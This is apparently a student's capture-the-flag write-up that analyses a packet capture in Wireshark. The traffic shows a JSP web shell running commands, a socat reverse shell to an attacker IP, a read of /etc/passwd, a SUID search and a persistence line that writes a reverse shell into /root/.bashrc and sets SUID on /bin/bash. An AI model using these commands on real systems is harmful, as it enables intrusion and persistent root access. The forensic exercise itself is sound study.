

Roma Adjei

Final exams

capture.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

http

No.	Time	Source	Destination	Protocol	Length	Info
315	0.466195	192.168.1.180	192.168.1.166	HTTP	594	GET /spookhouse/assets/img/creepypicture.webp HTTP/1.1
326	0.470521	192.168.1.166	192.168.1.180	HTTP	7424	HTTP/1.1 200 (image/webp)
328	0.920993	192.168.1.180	192.168.1.166	HTTP	445	GET /spookhouse/js/scripts.js HTTP/1.1
329	0.925140	192.168.1.166	192.168.1.180	HTTP	2029	HTTP/1.1 200 (application/javascript)
335	9.341420	192.168.1.180	192.168.1.166	HTTP	147	POST /spookhouse/home/ HTTP/1.1 (application/x-www-form-urlencoded)
344	9.424336	192.168.1.166	192.168.1.180	HTTP	71	HTTP/1.1 200 (text/html)
353	9.425908	192.168.1.180	192.168.1.166	HTTP	775	POST /spookhouse/home/ HTTP/1.1 (application/x-www-form-urlencoded)
362	9.431217	192.168.1.166	192.168.1.180	HTTP	71	HTTP/1.1 200 (text/html)
370	13.437274	192.168.1.180	192.168.1.166	HTTP	269	GET /spookhouse/home/ HTTP/1.1
378	13.441016	192.168.1.166	192.168.1.180	HTTP	71	HTTP/1.1 200 (text/html)
387	15.445341	192.168.1.180	192.168.1.166	HTTP	139	POST /spookhouse/home/ HTTP/1.1 (application/x-www-form-urlencoded)
396	15.449109	192.168.1.166	192.168.1.180	HTTP	71	HTTP/1.1 200 (text/html)
416	30.555087	192.168.1.180	192.168.1.166	HTTP	246	GET /e4d1c32a56ca15b3.jsp?cmd=whoami HTTP/1.1
418	31.288546	192.168.1.166	192.168.1.180	HTTP	2363	HTTP/1.1 200 (text/html)
426	36.907155	192.168.1.180	192.168.1.166	HTTP	242	GET /e4d1c32a56ca15b3.jsp?cmd=id HTTP/1.1
428	36.910876	192.168.1.166	192.168.1.180	HTTP	2363	HTTP/1.1 200 (text/html)
436	47.456263	192.168.1.180	192.168.1.166	HTTP	266	GET /e4d1c32a56ca15b3.jsp?cmd=apt%20-y%20install%20socat HTTP/1.1
456	49.374819	192.168.1.166	192.168.1.180	HTTP	4518	HTTP/1.1 200 (text/html)
464	63.222005	192.168.1.180	192.168.1.166	HTTP	282	GET /e4d1c32a56ca15b3.jsp?cmd=socat%20TCP:192.168.1.180:1337%20EXEC:bash HTTP/1.1

Frame 464: 282 bytes on wire (2256 bits), 282 bytes captured (2256 bits)

Ethernet II, Src: UniversalGlo-f7:13:5e (e0:4f:43:f7:13:5e), Dst: PCSysstemec_22:46:4f (08:00:27:08:00:22:46:4f)

Internet Protocol Version 4, Src: 192.168.1.180, Dst: 192.168.1.166

Transmission Control Protocol, Src Port: 43038, Dst Port: 8080, Seq: 1, Ack: 1, Len: 216

Hypertext Transfer Protocol

0000

08 00 27 22 46 4f e0 4f 43 f7 13 5e 08 00 45 00

...FO.O C...E:

0010

01 0c 55 f0 40 00 06 5f 51 c0 a8 01 b4 c0 a8

...U@...Q.....

0020

01 a6 a8 1e 1f 90 86 d1 42 be 78 6f 6d 4b 80 18

.....B.xomK...

0030

01 f6 85 a9 00 00 01 01 08 0a ba 48 aa 7e 3f 99

.....H-?

0040

be 5d 47 45 54 20 2f 65 34 64 31 63 33 32 61 35

..JGET /e4d1c32a5

0050

36 63 61 31 35 62 33 2e 6a 73 70 3f 63 6d 64 3d

6ca15b3.jsp?cmd=

0060

73 6f 63 61 74 25 32 30 54 43 50 3a 31 39 32 2e

socat%20TCP:192.

0070

31 36 38 2e 31 2e 31 38 30 3a 31 33 33 37 25 32

168.1.180:1337%2

0080

30 45 58 45 43 3a 62 61 73 68 20 48 54 54 50 2f

00EXEC:bash HTTP/

0090

31 2e 31 0d 0a 48 6f 73 74 3a 20 31 39 32 2e 31

1.1. Host: 192.1.

00a0

36 38 2e 31 2e 31 36 36 3a 38 30 38 30 0d 0a 55

68.1.166:8080-U

00b0

73 65 72 2d 41 67 65 6e 74 3a 20 70 79 74 68 6f

ser-Agent: pytho

00c0

6e 2d 72 65 71 75 65 73 74 73 2f 32 2e 32 38 2e

n-requests/2.28.

00d0

31 0d 0a 41 63 65 70 74 2d 45 6e 63 6f 64 69

1 - Accept t-encodi

00e0

6e 67 3a 20 67 7a 69 70 2c 20 64 65 66 6c 74

ng: gzip , deflat

00f0

65 0d 0a 41 63 65 70 74 3a 20 2a 2f 2a 0d 0a

e - Accept: /*...

0100

43 6f 6e 6e 63 74 69 6f 6e 3a 20 6b 65 65 70

Connecti on: keep

0110


2d 61 6c 69 76 65 0d 0a 0d 0a

-alive...


I opened wirehshark and filtered http. I opened every “GET” and then the last one I chose, stuck out

Wireshark - Follow TCP Stream (tcp.stream eq 14) - capture.pcap	
cat /etc/passwd	
root:x:0:0:root:/root:/bin/bash	
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin	
bin:x:2:bin:/bin:/usr/sbin/nologin	
sys:x:3:sys:/dev:/usr/sbin/nologin	
sync:x:4:65534:sync:/bin:/bin/sync	
games:x:5:60:games:/usr/games:/usr/sbin/nologin	
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin	
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin	
mail:x:8:mail:/var/mail:/usr/sbin/nologin	
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin	
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin	
proxy:x:11:11:proxy:/bin:/usr/sbin/nologin	
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin	
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin	
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin	
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin	
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin	
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin	
_apt:x:100:65534:/:nonexistent:/usr/sbin/nologin	
messagebus:x:101:102:/:nonexistent:/usr/sbin/nologin	
find / -perm -u+s -type f 2>/dev/null	
/bin/su	
/bin/umount	
/bin/mount	
/usr/lib/dbus-1.0/dbus-daemon-launch-helper	
/usr/lib/openssh/ssh-keysign	
/usr/bin/newgrp	
/usr/bin/chfn	
/usr/bin/gpasswd	
/usr/bin/passwd	
/usr/bin/chsh	
echo 'socat TCP:192.168.1.180:1337 EXEC:sh' > /root/.bashrc && echo '==gC9FS15tGmW43cfrJd0o2Xz0GHjNjYFR3c1p2XnSWyBXNFRjd0o2eCRFS' rev > /dev/null && chmod +s /bin/bash	
ls -lha	
total 20K	
drwxr-xr-x 1 root root 4.0K Oct 10 17:28 .	
drwxr-xr-x 1 root root 4.0K Oct 10 17:28 ..	
-rwxr-x-- 1 root root 1.8K Oct 8 00:04 pom.xml	
drwxr-xr-x 3 root root 4.0K Oct 10 17:27 src	
drwxr-xr-x 1 root root 4.0K Oct 10 17:28 target	
Packet 496, 6 client pkts, 7 server pkts, 11 turns. Click to select.	
Entire conversation (1711 bytes)	
Show as ASCII	
No delta times	
Stream 14	
End	

I followed the TCP stream and found an encoded message. And the rev meant it had been reversed.



I go to cyberchef to reverse it



Then I decrypt from Base64

